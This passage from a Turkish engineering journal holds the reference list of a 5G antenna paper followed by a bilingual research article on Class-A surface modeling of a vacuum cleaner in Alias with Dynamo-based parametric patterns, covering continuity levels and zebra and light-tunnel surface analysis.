Kayhan ÇELİK: He conducted the simulations, analyzed the results, and performed the writing process.

Benzetimleri yapmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Khan A, Ahmad A, Alam M. A High-Gain Reflector-DGS-Superstates-Enabled Quad-Band 5G-Antenna for mm-wave Applications. *Transactions on Electromagnetic Spectrum*. 2024;3(1):34-50.
- [2] Babarinde IO, Ojo JS, Ajewole MO. High-Capacity Millimeter Wave Channel for 5G and Future Generation Systems Deployment in Tropical Region using NYUSIM Algorithm. *Transactions on Electromagnetic Spectrum*. 2024;3(1):1-19.
- [3] Hussain R. Shared-aperture slot-based sub-6-GHz and mm-wave IoT antenna for 5G applications. *IEEE Internet of Things Journal*. 2021;8(13):10807-14.
- [4] Jin G, Deng C, Yang J, Xu Y, Liao S. A new differentially-fed frequency reconfigurable

- antenna for WLAN and sub-6GHz 5G applications. *IEEE Access*. 2019;7:56539-46.
- [5] Yerlikaya M, Gültekin SS, Uzer D. A novel design of a compact wideband patch antenna for sub-6 GHz fifth-generation mobile systems. *International Advanced Researches and Engineering Journal*. 2020;4(2):129-33.
- [6] Saxena S, Kanaujia B, Dwari S, Kumar S, Tiwari R. MIMO antenna with built-in circular shaped isolator for sub-6 GHz 5G applications. *Electronics letters*. 2018;54(8):478-80.
- [7] Agrawal N, Gupta M, Chouhan S. Modified ground and slotted MIMO antennas for 5G sub-6 GHz frequency bands. *International Journal of Microwave and Wireless Technologies*. 2023;15(5):817-25.
- [8] Alieldin A, Huang Y, Boyes SJ, Stanley M, Joseph SD, Hua Q, et al. A triple-band dual-polarized indoor base station antenna for 2G, 3G, 4G and sub-6 GHz 5G applications. *IEEE Access*. 2018;6:49209-16.
- [9] Noor SK, Jusoh M, Sabapathy T, Rambe AH, Vettikalladi H, M. Albishi A, et al. A patch antenna with enhanced gain and bandwidth for Sub-6 GHz and sub-7 GHz 5G wireless applications. *Electronics*. 2023;12(12):2555.
- [10] Tütüncü B, Kösem M. Substrate analysis on the design of wide-band antenna for sub-6 GHz 5G communication. *Wireless Personal Communications*. 2022;125(2):1523-35.
- [11] Chowdhury MZB, Islam MT, Rmili H, Hossain I, Mahmud MZ, Samsuzzaman M. A low-profile rectangular slot antenna for sub-6 GHz 5G wireless applications. *International Journal of Communication Systems*. 2022;35(17):e5321.
- [12] Gençoğlan DN, Çolak Ş. Investigation of origami inspired sub-6 GHz accordion monopole antenna for 5G applications. *Sakarya University Journal of Science*. 2021;25(4):974-83.
- [13] Askari H, Hussain N, Choi D, Sufian MA, Abbas A, Kim N. An AMC-Based Circularly Polarized Antenna for 5G sub-6 GHz Communications. *Computers, Materials & Continua*. 2021;69(3).
- [14] Kapoor A, Mishra R, Kumar P. Compact wideband-printed antenna for sub-6 GHz fifth-generation applications. *International Journal on Smart Sensing and Intelligent Systems*. 2020;13(1):1-10.
- [15] Li Y, Luo Y, Yang G. 12-port 5G massive MIMO antenna array in sub-6GHz mobile handset for LTE bands 42/43/46 applications. *IEEE access*. 2017;6:344-54.
- [16] Jaglan N, Gupta SD, Sharawi MS. 18 element massive MIMO/diversity 5G smartphones antenna design for sub-6 GHz LTE bands 42/43 applications. *IEEE Open Journal of Antennas and Propagation*. 2021;2:533-45.
- [17] Taher N, Zakriti A, Amar Touhami N, Rahmani F. Circular ring UWB antenna with reconfigurable notch band at WLAN/sub 6 GHz 5G mobile communication. *Microsystem Technologies*. 2022;28(4):965-72.
- [18] Chakraborty S, Rahman MA, Hossain MA, Mobashsher AT, Nishiyama E, Toyoda I. A 4-element MIMO antenna with orthogonal circular polarization for sub-6 GHz 5G cellular applications. *SN Applied Sciences*. 2020;2:1-13.

Ürün Tasarımında Parametrik Yüzey Modelleme: Alias ve Dynamo Entegrasyonu ile A Sınıfı Yüzey Modelleme Örneği

Güven MERAL^{1*} , Sema GÖVEÇ ER¹ 

¹Ankara Yıldırım Beyazıt Üniversitesi, Mimarlık ve Güzel Sanatlar Fakültesi, Görsel İletişim Tasarımı, Ankara, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 10/08/2024
Düzeltilme: 05/09/2024
Kabul: 11/09/2024

Anahtar Kelimeler

A Sınıfı Yüzey Modelleme
Parametrik Tasarım
Bilgisayar Destekli
Endüstriyel Tasarım

Article Info

Research article
Received: 10/08/2024
Revision: 05/09/2024
Accepted: 11/09/2024

Keywords

A- Class Surface Modeling
Parametric Design
Computer- Aided Industrial
Design

Grafik Özet (Graphical/Tabular Abstract)

Elektrikli süpürge tasarımı, A sınıfı yüzey modelleme yöntemlerine göre oluşturulup; elde edilen yüzeyler için parametrik bir desen kurgulanmıştır. Bu süreç için modelleme yazılımı Alias ve yazılıma parametrik algoritma programlayan Dynamo yazılımlarından faydalanılmıştır. Çalışma, modelleme sürecinde pürüzsüz ve kesintisiz yüzeyler elde etmek için, bilgisayar destekli endüstriyel tasarım teknolojisinin kullanımı ile ilgili bilgiler sunar. / The vacuum cleaner design was created according to class A surface modeling methods and a parametric pattern was constructed for the obtained surfaces. For this process, Alias modeling software and Dynamo software, which programs parametric algorithms to the software, were used. The study provides information about the use of computer-aided industrial design technology to obtain smooth and seamless surfaces in the modeling process.



Şekil A: Grafik özet / Şekil A: Graphical abstract

Önemli noktalar (Önemli noktalar)

- Bilgisayar destekli endüstriyel tasarım araçlarının kullanımına odaklanılmıştır. / The focus is on the use of computer-aided industrial design tools.
- A sınıfı yüzey modelleme yöntemi, geleneksel modelleme yönteminin yeterli olmadığı yüzey kalitesi ve üretilebilirlik gibi konularda çözüm sunmaktadır. / The class A surface modeling method offers solutions for issues such as surface quality and manufacturability where conventional modeling methods are not sufficient.
- Parametrik modelleme yöntemi, daha fazla tasarım seçeneğine ulaşarak tasarımların hızlı test edilmesi ve yinelenmesini sağlar. / The parametric modeling method enables rapid testing and iteration of designs by accessing more design options.

Amaç (Aim): Yapılan çalışma da amaçlanan, A sınıfı yüzey modelleme ile estetik kalite de pürüzsüz yüzeyler elde etmek ve oluşturulan yüzeylerin parametrik tasarım araçları ile ürün çeşitliliğini sağlamaktır. / The aim of the study is to obtain smooth surfaces in aesthetic quality with class A surface modeling and to provide product diversity with parametric design tools of the created surfaces.

Özgünlük (Originality): Alias-Dynamo iş akışı, tasarımcıların modellemesi uzun süreler alacak yüzeyler için fayda sağlayacaktır. / The Alias-Dynamo workflow will benefit designers for surfaces that would otherwise take a long time to model.

Bulgular (Results): Elde edilen verilerle birlikte, ürün tasarımında A sınıfı modellemenin ilerleme süreci ve parametrik yöntemin avantajları ile ilgili çeşitli saptamalarda bulunulmuştur. / With the data obtained, various conclusions have been made about the progress of Class A modeling in product design and the advantages of the parametric method.

Sonuç (Conclusion): Yüzey modelleme işlemleri genellikle tekrarlar bir döngüde gerçekleşir. Gerekli olduğunda oluşturulan yüzeyler iyileştirilmeli, kontrol noktaları yeniden ayarlanmalı veya eğrilik süreklilikle tekrar değerlendirilmelidir. / Surface modeling operations are usually performed in an iterative cycle. When necessary, the created surfaces must be improved, control points readjusted, or curvature must be re-evaluated with continuity.



Ürün Tasarımında Parametrik Yüzey Modelleme: Alias ve Dynamo Entegrasyonu ile A Sınıfı Yüzey Modelleme Örneği

Güven MERAL^{1*} , Sema GÖVEÇ ER¹

¹Ankara Yıldırım Beyazıt Üniversitesi, Mimarlık ve Güzel Sanatlar Fakültesi, Görsel İletişim Tasarımı, Ankara, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 10/08/2024
Düzeltilme: 05/09/2024
Kabul: 11/09/2024

Anahtar Kelimeler

A Sınıfı Yüzey Modelleme
Parametrik Tasarım
Bilgisayar Destekli
Endüstriyel Tasarım

Öz

Ürün tasarım süreçleri; bilgisayar destekli yazılımlar, kodlama teknolojileri ve 3B ölçüm teknolojilerinin etkisi altında evrim geçirmektedir. Bu teknolojik gelişmeler, tasarımcılara fikirlerini bilgisayar ortamına hızlı bir şekilde aktarma ve karmaşık modelleri kısa sürede oluşturma imkânı sağlamaktadır. Gelişmiş görselleştirme için etkili 3B modeller kullanılarak, tasarımcılar A sınıfı yüzey modelleme yöntemleriyle verimli üretimi destekleyen ürünler tasarlamaktadır. Tasarımcılardan bir fikri oluşturmanın yanısıra, tüm tasarım alternatiflerini değerlendirmeleri de beklenmektedir. Bu aşama da birçok tasarımcı, tasarım sürecini etkin bir şekilde kontrol etmek amacıyla parametrik tasarım araçlarına başvurmaktadır. Parametrik tasarım yöntemi; karmaşık geometriler ve bileşenler üzerinde dinamik kontrol sağlayarak, tasarımcıların modellerini belirli değişkenler ve kısıtlamalar üzerinden yönetmelerine olanak tanımaktadır. Bu yöntem aynı zamanda tasarım sürecini hızlandırmakla kalmayıp, ürün varyasyonlarını keşfetme konusunda tasarımcılara bilgi sağlamaktadır. Bu çalışmada, yüzey formu gereği; yüzey birleşim noktalarının detaylı incelenmesi, ardından yeniden düzenlenmesi ve gerektiğinde yüzeylerin en baştan tekrar üretilmesi için elektrikli süpürge örneği seçilmiştir. Yüzey formu oluşturma ve analizinde Alias ve Dynamo yazılımları kullanılmıştır. Çalışmadaki amaç, A sınıfı modelleme ile estetik kaliteye sahip pürüzsüz yüzeyler elde etmek ve parametrik tasarım araçlarıyla, ürün çeşitliliğini sağlamaktır. Elde edilen veriler ile, A sınıfı modellemenin hangi aşamada kullanılması gerektiği ve parametrik yöntem hakkında araştırmacılara ışık tutacak kılavuz niteliğinde bir çalışma yapılmıştır.

Parametric Surface Modeling in Product Design: A Case Study of Class-A Surface Modeling with Alias and Dynamo Integration

Article Info

Research article
Received: 10/08/2024
Revision: 05/09/2024
Accepted: 11/09/2024

Keywords

A-Class Surface Modeling
Parametric Design
Computer-Aided
Industrial Design

Abstract

The field of product design is undergoing a period of significant transformation, driven by the advent of computer-aided software, coding technologies, and 3D measurement technologies. These technological advances permit designers to rapidly computerize their ideas and create intricate models in a relatively short period of time. By employing efficient three-dimensional models for enhanced visualization, designers are developing products that facilitate efficient manufacturing through the utilization of Class A surface modeling techniques. It is expected that designers will evaluate all potential design alternatives, rather than merely conceptualizing an idea. At this juncture, a considerable number of designers have recourse to parametric design tools with a view to exerting effective control over the design process. The parametric design method provides designers with dynamic control over complex geometries and components, allowing them to manage their models through specific variables and constraints. This method not only accelerates the design process but also furnishes designers with information to explore product variations. In this study, a vacuum cleaner example was selected for detailed examination of surface joints, subsequent reorganization, and, when necessary, reproduction of surfaces from scratch. Alias and Dynamo software were employed for surface form generation and analysis. The objective of the study is to obtain smooth surfaces with aesthetic quality through class A modeling and to produce a variety of products with parametric design tools.

1. INTRODUCTION (GİRİŞ)

Geçmişten günümüze, tasarımın grafik temsili bilgisayar destekli tasarımın (CAD) kullanılmaya başlanmasıyla birlikte gelişmiştir. Bilgisayar

grafikleri ve görüntüleme teknolojisinin hızla gelişmesiyle birlikte, 3B modelleme alanında da önemli ilerlemeler kaydedilmiştir. Genel olarak; iki boyutlu (2B) geometrik eğri modelleme ve üç

boyutlu (3B) geometrik yüzey modelleme, bilgisayar destekli tasarımın ilerlemesinde önemli unsurlardır. Yeni nesil bilgisayar programları; yaratıcı tasarımları gerçekleştirmek için yüksek teknoloji araçlarını kullandıklarından, kişinin isteklerini ifade etme ve tasarımlarını sergileme özgürlüğü gibi avantajlar da sunmaktadır [1]. 1980'lerin sonlarına dek, bilgisayar destekli tasarım (CAD) sistemleri, teknik çizim verilerinin bilgisayara aktarımında etkin bir şekilde kullanılıyordu. Ancak, bu dönemin bitiminde, tasarım sürecinin her aşamasını kapsayabileceğini belirten bilgisayar destekli endüstriyel tasarım (CAID) yazılımları, Alias gibi ürünlerle piyasaya girdi. Bu gelişme, form oluşturma konusunda tasarımcılara yeni olanaklar sundu.

CAID sistemlerinin geliştirilmesi, ürün tasarımcılarının fikirlerini bilgisayar ortamında daha hızlı bir şekilde ifade etmelerine olanak tanımış ve karmaşık 3B modellerin daha kısa sürede oluşturulmasını sağlamıştır. Günümüz dijital tasarım araçları ile tasarımcılar; ürününü yapılandırmaya yönelik olarak kâğıt üzerindeki eskizlerini bilgisayarda detaylandırmak için, eğrileri kullanarak 2B modeller oluşturmada, ardından bu eğrilerden 3B yüzeyler elde etmektedirler. Estetik açıdan yüksek kalitede pürüzsüz yüzeyler elde etmek veya organik formlar oluşturmak için A sınıfı modelleme tekniklerine başvurulmaktadır. "A sınıfı" terimi, genellikle bir yüzeyin kalitesini, sürekliliğini veya belirli bir nesneyi üretmek için kullanılan bir dizi yöntemi belirtmek için tercih edilmektedir. A sınıfı yüzey modelleme, özellikle otomotiv endüstrisi dahil olmak üzere birçok sektörde estetik açıdan kaliteli ürünler tasarlanmasının temel gereksinimlerinden biridir [2].

Teknolojik gelişmelerin tasarım süreçlerini ve tasarımcıların kullandığı araçları dönüştürdüğü bir çağda, parametrik tasarım yöntemi olarak tanımlanan bilgisayar destekli tasarım sistemi önem kazanmaktadır. Parametrik modellemede, doğrudan modellemenin tersine, mantıksal araçlar kullanılarak parametrik bir yapı oluşturulmaktadır. Tasarım seçeneklerinin değerlendirilmesinde alınan kararlar, sayısal veriler ve pratik gözlemlere dayanan sezgisel ve rasyonel bir değerlendirme süreci ile şekillendirilmektedir. [3]. Tasarımcı, parametrik değerler ve kurallar arasındaki ilişkileri değiştirme yetisine sahiptir; bu sayede sistemin algoritmik kodunu ve 3B geometrinin görsel temsilini yönetme imkânı elde etmektedir. [4]. Bu çerçevede, çalışmamızda ürün tasarımcılarının tasarım süreçlerinde kullandıkları A sınıfı modelleme ve parametrik tasarım yönteminin rolü

incelenmiştir. Bu yöntemlerin, süreçteki nitelikleri, dezavantajları ve farklı aşamalardaki önemi üzerinde durulmuştur.

2. A SINIFI YÜZEY VE SÜREKLİLİK KAVRAMLARI (CLASS-A SURFACE AND CONTINUITY CONCEPTS)


Tasarımcılar, nihai ürün tasarımını gerçekleştirmenin ötesinde; kullanıcılarda belirli bir duygu meydana getiren bir ürün tasarlamayı da amaçlarlar [5]. Endüstrideki birçok ürünün görünüm modellemeleri oldukça karmaşık olduğundan, genellikle tek bir yüzeyle ifade edilmeleri mümkün değildir. Bu nedenle, bitişik yüzeylerin kullanılması gerekmektedir. Belirli pürüzsüzlük kısıtlamalarına sahip çok sayıda yüzey parçası arasındaki sürekli geçiş sağlandığında, karmaşık yüzeyler görsel olarak küresel bir pürüzsüzlük elde etmektedir [6].

"A Sınıfı" ifadesi, dış ve iç kısımlardaki görünür serbest biçimli yüzeyleri tanımlar. Günümüzde A sınıfı yüzeyler, tüm yüzeylerin geometrik ifadesini temsil etmektedir. Müşterinin talep ettiği teknolojik ve estetik gereksinimlerin iç ve dış yüzeylerde uygulanması ile elde edilir. A sınıfı yüzeyler, en az G2 sürekliliği ile tanımlanır [7]. Genel anlamda A sınıfı; iç ve dış alanlarda müşterinin görebileceği tüm yüzeylerin geometrik temsili olup, teknik ve estetik gereksinimlerin tamamını göz önünde bulundurur [8]. A sınıfı veriler; mühendislik süreçlerine aktarılmadan önce, CAID sisteminde yüzeylerin geometrik sürekliliği, boşluklar ve taslak açıları gibi belirlenen gereksinimlere uygunluğu açısından kontrol edilir. CAID sistemleri; yansımaların analizi, yüzeylerin kendi kendine kesişme analizi ve boşluk tespiti gibi performans kontrol işlevlerini gerçekleştirme yeteneğine sahiptir. A sınıfı veriler; CAID yazılımında kalite açısından manuel olarak denetlenir, CAD formatına dönüştürülür ve ardından tasarım, simülasyon ve yüksek kaliteli görselleştirme gibi sonraki mühendislik alanlarına aktarılır [9].

2.1. Modellemede Süreklilik Düzeyleri (Continuity Levels in Modeling)

Eğri, endüstriyel ürünlerin form ve silüetlerini yaratmada temel bir tasarım unsuru olarak öne çıkar. Bu nedenle, tasarımcılar eğrileri estetik hale getirerek, şekil tasarımının kalitesini artırmayı amaçlarlar. Estetik bir eğrinin değerlendirilmesinde dikkate alınması gereken en önemli faktör ise eğrilik dağılımıdır [10]. Bir eğrinin kalitesi, eğrinin sürekliliği ile belirlenir; süreklilik, eğriler veya yüzeyler arasındaki yumuşak geçişin derecesini,


yani pürüzsüz bağlantıyı ifade eder. Eğrinin süreklilik düzeyi ne kadar yüksekse, o eğrinin kalitesi de o kadar iyi olacaktır. [11]. Eğriler arasındaki sürekliliği tanımlamak için genellikle G0, G1, G2 gibi notasyonlar kullanılır. A sınıfı modelleme için çoğu zaman G2 sürekliliği yeterli olur ve genellikle G3 veya G4 süreklilik seviyelerine ihtiyaç duyulmaz. Görsellik açısından, G3 ve G4 süreklilik ile G2 sürekliliği arasındaki fark, gözle belirgin bir şekilde ayırt edilemez. [11]. Süreklilik seviyeleri fillet komutu kullanılarak Şekil 1'de karşılaştırılmıştır.



Şekil 1. Modelleme aşamasında süreklilik seviyelerinin fillet komutu ile gösterimi [12] (Representation of continuity levels in the modeling phase with the fillet command)

2.2. Modellemede Süreklilik Analizleri (Continuity Analysis in Modeling)


Eğriler arasındaki sürekliliği tespit etmek için uygun araçlar kullanılabilir; bunlar arasında en yaygın olarak tercih edilen, eğrilerin içsel sürekliliğini ya da eğriler arasındaki sürekliliği eğri saçı biçiminde gösteren eğrilik grafiğidir. Tasarımcı, iki eğri arasındaki bağlantının sürekliliğini değerlendirmek amacıyla eğrilerin uç noktalarındaki eğrilik grafiklerinin yönünü ve yüksekliğini inceleyebilir [11]. Eğrilik tarakları, bir nesnenin belirli bir noktadaki eğrilik seviyesini gösteren ve 3D modelleme yazılımlarıyla ilişkilendirilmiş grafik öğeleridir. Bu araçlar; çizimlerde meydana gelen sorunlu bölgeleri belirlemek amacıyla, özellikle karmaşık yüzeyler oluşturmak için kullanılan spline'ların değerlendirilmesinde kullanılır [13]. Şekil 2'deki grafikte eğrilik tarak grafiği görülmektedir.



Şekil 2. Eğrilik tarak grafiği (Curvature comb graph)


Yansıma çizgileri, bir yüzeyin değerlendirilmesi için kullanılan ve nihai tasarım çıktısının üretildiğinde nasıl bir görünüm sergileyeceğine dair bir öngörü sağlayan bir tekniktir. Bu yöntem, yüzeylerdeki yansımaların ve gölgelerin kalitesini analiz etmeye yardımcı olur. Değerlendirme genellikle yansıma çizgileri (eş açılar) ve izo açı eğrileri olarak kategorize edilir. Yansıma çizgileri analizi dinamik bir süreçtir; bu nedenle yazılım, her an için yüzeylerin görüş açısı normlarını hesaplar ve görünüm hattının konumuna göre çizgi diyagramını günceller. Yansıma çizgileri elde etmenin iki ana yöntemi, zebra analizi ve ışık tüneli tekniğidir. [14].

Zebra geçişi, bir yüzeyin kalitesinin iyi veya kötü olduğunu ayırt etmek amacıyla kullanılan bir tekniktir. Bu geçişin kesintisiz olması, yüzeyin sürekliliğinin yüksek olduğunu gösterir [15]. Süreklilik, eğriler veya yüzeyler arasındaki akışın ne kadar düzgün olduğunu matematiksel olarak ifade eden bir göstergedir [7]. Zebra çizgileri, bilgisayar grafiklerinde düzgün yüzeylerdeki eğrilikleri görselleştirmek amacıyla uygulanan bir tanı koyma gölgeleme tekniğidir [16]. Zebra çizgileri, bir yüzeyin kalitesini görsel olarak analiz etmeye yardımcı olur. Sürekli yüzeylerdeki eğrilikler, akıcı ve düzgün çizgiler olarak temsil edilirken, kırık teğetikler, çizgilerin yönünde ani değişiklikler olarak görünür (şekil 3) [13]. Zebra şerit analizi, bir modelin krom kaplı bir malzemeden üretildiğini ve düzenli çizgilerin bulunduğu bir silindirin içine yerleştirildiğini simüle eden bir yöntemdir.



Şekil 3. G0, G1 ve G2 yüzey birleşimleri arasındaki sürekliliğin değerlendirilmesi [17] (Evaluation of continuity between surface joints G0, G1 and G2)

Yüzey eğriliği analizi, yüzey üzerindeki eğrilik değerlerini renk kodlarıyla grafiksel bir şekilde sunar. Bu analiz, aşağıda gösterildiği gibi (şekil 4), u veya v yönündeki eğriliği ya da her iki yönün birleşimini gösterecek şekilde yapılandırılabilir.



Şekil 4. Tarak grafiği ve eğrilik renk haritası (Comb chart and curvature color map)

3.YÖNTEM (METHOD)


Bu çalışmanın ana hedefi, ürün tasarım süreçlerinde estetik açıdan kaliteli yüzeylerin elde edilmesi için A sınıfı modelleme tekniklerinin uygulanabilirliğini göstermek ve ürün tasarımcılarına parametrik uygulama süreçlerini vurgulamaktır.

Autodesk Alias 3B modelleme ortamında bir elektrikli süpürge modeli tasarlanmış, ardından modeldeki belirli yüzeyler için Dynamo grafik algoritma editörü kullanılarak parametrik tasarım önerileri geliştirilmiştir. Alias yazılımında; süreklilik kontrolü gerçekleştirilerek, A sınıfı modelleme tekniklerine uygun yüzeyler oluşturulmuştur. Dynamo'da ise; bağlantılar ve değişkenler aracılığıyla parametre değişiklikleri yapılarak, yüzeye uygulanacak desen alternatifleri üzerinden bir tasarım oluşturulmuş ve görselleştirilmiştir.

3.1.Süpürge Yüzeylerinin Modellenmesi ve


Analizi (Modeling and Analysis of Sweeper Surfaces)

Modelleme işlemlerine başlamadan önce atılması gereken ilk adım, tasarım toleranslarının yapılandırılmasıdır. Bu çalışma için "CATIA V5" toleransları tercih edilmiştir (şekil 5). Seçilen bu ayarlar, standart hale getirilmiş ve endüstride en yaygın olarak kullanılan seçenekler arasındadır. CAD sistemleri arasında veri transferi gerçekleştirilirken en kritik ayarlardan biri, yüzeylerin birleşiminde göz önünde bulundurulması gereken maksimum boşluk toleransıdır.




Şekil 5. CATIA V5 tolerans ayarları (CATIA V5 tolerance settings)

Elektrikli süpürge için eskiz çalışmasına, gerçek bir elektrikli süpürge için tekerlek çapı referans alınarak başlanmıştır. Daha sonra, iki tekerlek arasındaki mesafe tanımlanarak, Şekil 6'da gösterilen tekerlek muhafazası oluşturulmuştur. Taslak model tamamlandıktan sonra, süpürge kırımları ve yüzeyleri üzerinde genel iyileştirme işlemlerine geçilmiştir.




Şekil 6. Tekerlek muhafazasının oluşturulması (Creation of the wheel housing)

Süpürge perspektif görünümü temel alınarak, her bir yüzeyin ait olduğu üç boyutlu uzaydaki düzlemsel konumları sırasıyla tespit edilmiştir. Süreçte, süpürge en üst yüzeyini temsil eden bir eğri oluşturulmuş ve kontrol noktalarının sayısı ile konumları iteratif olarak ayarlanarak Şekil 7'deki hedef geometriye ulaşılmıştır. İki eğri arasındaki hizalama sağlandıktan sonra, eğrinin düzgünlüğü ve şekil değişimlerinin dağılımı, eğrilik tarak grafiği ile detaylı bir şekilde incelenmiştir.




Şekil 7. Üst görünümde eğri oluşturma ve eğrilik tarak grafiği analizi (Curve generation from top view and curvature comb plot analysis)

Diğer hatların oluşması için çizilen eğriler, ilgili düzlemlere yansıtılmıştır. Şekil 8'de görüldüğü gibi, yüzey oluşturma komutlarının çalışabilmesi için, Z ekseninde destek eğrileri oluşturulmuştur.



Şekil 8. Yüzey oluşturma işlemi öncesi kontrol noktalarının düzenlenmesi ile nihai eğrilerin oluşturulması (Creating final curves by editing control points before the surface creation process)


Modelleme sürecinde, yüzeylerin hiyerarşik bir yaklaşımla, büyükten küçüğe doğru sıralı ve iteratif olarak oluşturulması stratejisi benimsenmiştir. Bu yaklaşım, detayların son aşamaya bırakılarak, genel geometriden başlayıp daha spesifik bölümlere doğru ilerlemeyi sağlar. Belirli bir aşamada devam edip etmeyeceğin kararlaştırılması için; düzenli olarak değerlendirme ve analizler yapılmış, gerekli durumlarda önceki adımlara dönülerek düzeltmeler yapılmıştır. Küçük yüzeyler; genellikle büyük yüzeyler arasındaki boşlukları doldurarak, daha karmaşık geometrilerin oluşturulmasını sağladığından, bu küçük yüzeylerin yerleşeceği büyük yüzeylerin önceden belirlenmesi önemlidir. Bu bağlamda, süpürge modelinde simetri merkezi, birincil yüzey olarak kabul edilerek modelleme sürecine başlanmış ve Şekil 9'da gösterildiği gibi tanımlanmıştır.




Şekil 9. Süpürgeye ait simetri merkezindeki yüzeyin modellenmesi (Modeling the surface at the center of symmetry of the vacuum cleaner)

Şekil 10 ve 11'de sunulan modellemede, simetri merkezindeki birincil yüzeye göre ikincil ve üçüncül yüzeylerin nasıl oluşturulduğu

gösterilmektedir. Birincil yüzeyler, genellikle sınırlı sayıda veya hiç kenar kısıtlaması içermediğinden, kontrol noktaları üzerinde yüksek düzeyde esneklik sağlanmakta ve istenen geometrik şekiller daha kolay elde edilmektedir. Buna karşın; ikincil yüzeyler, çoğunlukla dörtgenel yapıya sahip olup iki kenardan kısıtlanmaları nedeniyle daha karmaşık bir geometriye sahiptir. Bu kısıtlamaları karşılamak amacıyla, daha fazla kontrol noktası kullanılması ve bu noktaların daha sık yerleştirilmesi gerekmektedir.



Şekil 10. Süpürge yan yüzeylerinin oluşturulması (Creation of broom side surfaces)




Şekil 11. İkincil ve üçüncül yüzeylerin modellenmesi ve birleşme yüzeyleri (Modeling of secondary and tertiary surfaces and merging surfaces)

Modelleme sürecinde, üçüncül yüzeyler, dört kenarında da süreklilik koşullarına sahip olması nedeniyle "kapanış yüzeyleri" olarak adlandırılmıştır. Bu yüzeyler; daha karmaşık geometrilerle sahip olduklarından, istenen şekli elde etmek için daha fazla kontrol noktasına ve daha sıkı bir düzenlemeye ihtiyaç duymuştur. Çoğunlukla, bu yüzeyleri oluşturmak için "kare yüzey oluşturma" aracı tercih edilmiştir. Bu aracın en önemli özelliği, yüzeyin her bir kenarı için farklı süreklilik türleri tanımlama imkânı sunmasıdır. Ancak, istenen sonuç elde edilemediğinde, yüzeyin matematiksel parametreleri üzerinde değişiklikler yaparak modelleme işlemi tamamlanmıştır.

Modelleme sürecinde; yüzey tipi ve eğri seçim sırasının, her zaman istenilen düzgünlükte ve

kesintisiz yüzeyler oluşturmayabileceği gözlemlenmiştir. Alias yazılımındaki yüzey oluşturma araçları, kullanıcıya yüzeylerin kenarları için istenen eğrilik türünü belirleme imkânı sunan esnek bir yapıya sahiptir. Ancak, elde edilen yüzeylerin istenilen kalitede olmaması durumunda, manuel veya otomatik yüzey yeniden oluşturma algoritmaları kullanılarak iyileştirme işlemleri gerçekleştirilmiştir.

Bu iyileştirme sürecinde, yüzeylerin farklı araçlarla veya farklı bir sırada oluşturulması gibi deneme yanılma yöntemlerine başvurulmuştur. Sonuç olarak; elde edilen yüzeyler, detaylı bir analizden geçirilerek iyileştirilmiş ve nihai taslak model oluşturulmuştur. Şekil 12’de, süpürgeğin arka ve alt kısımlarındaki eksik yüzeylerin tamamlanması ve üst yüzeyin kapatılması işlemleri görsel olarak sunulmuştur.




Şekil 12. Süpürgeye ait üst yüzeyin seçimi ve kapatılması (Selection and sealing of the top surface of the vacuum cleaner)

Tuş takımı ve ana gövde hortum bağlantısı gibi karmaşık geometrilere sahip bileşenlerin yüzey modellemesi, çeşitli yüzey oluşturma araçları kullanılarak gerçekleştirilmiştir. Tuş takımı için ayrılan alanda istenen kesimin yapılabilmesi amacıyla, öncelikle eğri yüzeye bir projeksiyon işlemi uygulanmıştır. Daha sonra, yüzey oluşturma araçları kümesinden "kesme" (trim) komutu kullanılarak, istenen şekillerde kesimler yapılmıştır.

Bu sayede, tuş takımının yerleştirileceği alan hassas bir şekilde oluşturulmuştur. Şekil 13’te sunulan modelde, üst yüzeyin eğriliği detaylı bir şekilde analiz edilmiştir. Bu analiz sonucunda, yüzeydeki geçişlerin tasarım gereksinimlerine uygun olduğu ve istenilen estetik görünüme ulaşıldığı doğrulanmıştır.


Böylece, tasarım sürecinin bu aşamasında nihai model elde edilmiş ve modelleme işlemi tamamlanmıştır.



Şekil 13. Bağlantı yüzeylerinin oluşturulmasından sonra modelin durumu ve eğrilik analizi (Model state and curvature analysis after the creation of the connection surfaces)


Şekil 14’te yüzey sürekliliği analiz sonuçlarına göre, modeldeki yüzey birleşimlerinde yaygın olarak G1 ve G2 sürekliliklerinin tercih edildiği görülmektedir.

Yüzey değerlendirme aracı tarafından kullanılan P, T ve C sembolleri sırasıyla G0, G1 ve G2 sürekliliklerini temsil etmektedir. Bu bulgu, modelin geometrik bütünlüğünü ve estetik kalitesini artırmak için bu süreklilik seviyelerinin önemini vurgulamaktadır.




Şekil 14. Yüzeyler arasındaki süreklilik seviyeleri analizi (Analysis of continuity levels between surfaces)

Şekil 15’te sunulan görselde, modelin ışık tüneli altındaki davranışı incelendiğinde, yüzeylerin eğrilik karakteristikleri net bir şekilde ortaya çıkmaktadır. Beyaz ışık şeritlerinin yüzeylere yansıma şekli incelendiğinde, bu şeritlerin yüzeyler üzerinde düzgün ve sürekli bir dağılım gösterdiği gözlemlenmiştir. Bu durum, yüzeyler arasındaki geçişlerin oldukça yumuşak ve kesintisiz olduğunu göstermekte olup, modelin estetik kalitesini artıran önemli bir faktördür.



Şekil 15. Işık tüneli analizi altında model görünümü (Model view under light tunnel analysis)


Zebra analizi, birden fazla yüzeyin birleştiği noktalardaki eğriliğin sürekliliğini değerlendirerek, yüzeyler arasında kesintisiz bir görünüm elde edilmesini sağlar. Bu analiz yöntemi, özellikle yüzey geçişlerinin görsel olarak kontrol edilmesi ve uygun sürekliliğin sağlanması açısından büyük önem taşır. Modelin simetrisini kontrol ederken de zebra analizi sıklıkla kullanılır. Şekil 16'da sunulan örnekte, süpürge'nin orta kısmındaki görsel kırılma ve tekerlek ile yüzey birleşim noktası, zebra analizi ile daha net bir şekilde ortaya konmuştur.



Şekil 16. Final model üzerinde zebra analizi (Zebra analysis on the final model)

